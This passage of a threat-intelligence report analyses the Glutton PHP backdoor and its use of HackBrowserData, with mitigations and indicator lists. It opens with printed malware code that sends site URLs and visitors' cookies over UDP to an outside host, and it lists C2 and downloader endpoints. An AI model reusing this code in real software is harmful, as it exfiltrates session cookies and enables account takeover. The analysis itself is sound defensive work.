$tmp_file=\'/tmp/2d85c2.log\';
$next_time = @intval(file_get_contents($tmp_file));
if(time()+10*24*3600<$next_time)$next_time=0;
if(time()>$next_time)
{
    @file_put_contents($tmp_file,time()+24*3600);
    @fwrite(stream_socket_client(\'udp://jklw\'.\'ang.com:9999\',$errno, $errstr,2),$_SERVER[\'HTTP_HOST\'].$_SERVER[\'REQUEST_URI\'].\' \'.json_encode($_COOKIE));
};';

$code_file->remove_lines($ref_lines);
```

This suggests that Glutton’s operators maintain a wider network of assets than initially detected, enabling them to extend their campaign reach.

HackBrowserData


On **June 14**, the domain **`v20.thinkphp1.com`** was observed distributing a **macOS version** of the HackBrowserData tool.



2024-07-11 13:41:21	http://v20.thinkphp1.com/v20/fetch?
2024-07-11 13:41:20	http://v20.thinkphp1.com/static/v20/cli_code.txt
2024-06-30 22:51:36	http://v20.thinkphp1.com/v20/save?
2024-06-30 22:51:31	http://v20.thinkphp1.com/v20/init?
2024-06-14 14:18:13	http://v20.thinkphp1.com/stati[..]hack-browser-data-darwin-arm64

About HackBrowserData

A legitimate tool designed to decrypt and export browser-stored data, including: Passwords,Browsing history,Cookies, etc.



HackBrowserData

`HackBrowserData` is a command-line tool for decrypting and exporting browser data (passwords, history, cookies, bookmarks, credit cards, download history, localStorage and extensions) from the browser. It supports the most popular browsers on the market and runs on Windows, macOS and Linux.

We hypothesize that HackBrowserData was deployed as part of a "black eats black" strategy. When cybercriminals attempt to locally debug or modify backdoored business systems, Glutton's operators deploy HackBrowserData to steal **high-value sensitive information** from the cybercriminals themselves. This creates a recursive attack chain, leveraging the attackers' own activities against them.

Conclusion

Based on the initial discovery of `init_task`, we estimate that **Glutton** has been active undetected in the cybersecurity landscape for over a year. In addition to targeting traditional "whitehat" victims through cybercrime, Glutton demonstrates a strategic focus on exploiting cybercrime resources operators. Its authors exhibit clear ambitions to **"win three times"**, reflected in the following:

1. **Stealing high-value sensitive information** from cybercrime operators.
2. **Profiting from the cybercrime industry itself**, leveraging infected systems for significant economic gain.
3. **Harvesting sensitive data** on crbercrime participants to enable future phishing or social engineering campaigns.

To mitigate the threat posed by Glutton, we recommend that system administrators take the following steps to identify and neutralize potential infections:

1. **Inspect all PHP files** for signs of `l0ader_shell`.
2. **Remove malicious processes**, including the Winnti backdoor process and the PHP backdoor process.
3. **Harden temporary directories** by creating a `.donot` file in `/tmp` to prevent exploitation.

This analysis represents the extent of our current understanding of the Glutton backdoor. Due to limited visibility, its **initial access vector** remains unclear. We invite contributions from partners and readers with relevant intelligence to help enrich the **technical and tactical matrix** of Glutton and improve attribution efforts.

If you are interested in our research, feel free to connect with us via Platform X to share insights or discuss collaborative opportunities. Together, we can work towards strengthening global cybersecurity.

IOC

MD5

```
17dfbdae01ce4f0615e9a6f4a12036c4  -  task_load
8fe73efbf5fd0207f9f4357adf081e35  -  init_task
8e734319f78c1fb5308b1e270c865df4  -  init_task
31c1c0ea4f9b85a7cddc992613f42a43  -  init_task_win32
722a9acd6d101faf3e7168bec35b08f8  -  client_loader
69ed3ec3262a0d9cc4fd60cebfef2a17  -  client_loader
f8ca32cb0336aaa1b30b8637acd8328d  -  client_task
00c5488873e4b3e72d1ccc3da1d1f7e4  -  v11_l0ader_shell
4914b8e63f431fc65664c2a7beb7ecd5  -  v20_l0ader_shell
6b5a58d7b82a57cddcd4e43630bb6542  -  modify_php
ba95fce092d48ba8c3ee8456ee4570e4  -  hack-browser-data-darwin-arm64
ac290ca4b5d9bab434594b08e0883fc5  -  winnti backdoor
```

C2

```
cc.thinkphp1[.]com
156.251.163[.]120
```

Downloader

```
IP
172.247.127.210


URL
v6.thinkphp1[.]com/php?
v20.thinkphp1[.]com/v20/init?
v20.thinkphp1[.]com/v20/fetch?
Reporter
udp://jklwang.com:9999
udp://{v6|v20}.thinkphp1[.]com:9988

http://{v6|v20}.thinkphp1[.]com/bt
http://{v6|v20}.thinkphp1[.]com/msg
http://{v6|v20}.thinkphp1[.]com/save
http://v6.thinkphp1[.]com/client/bt
```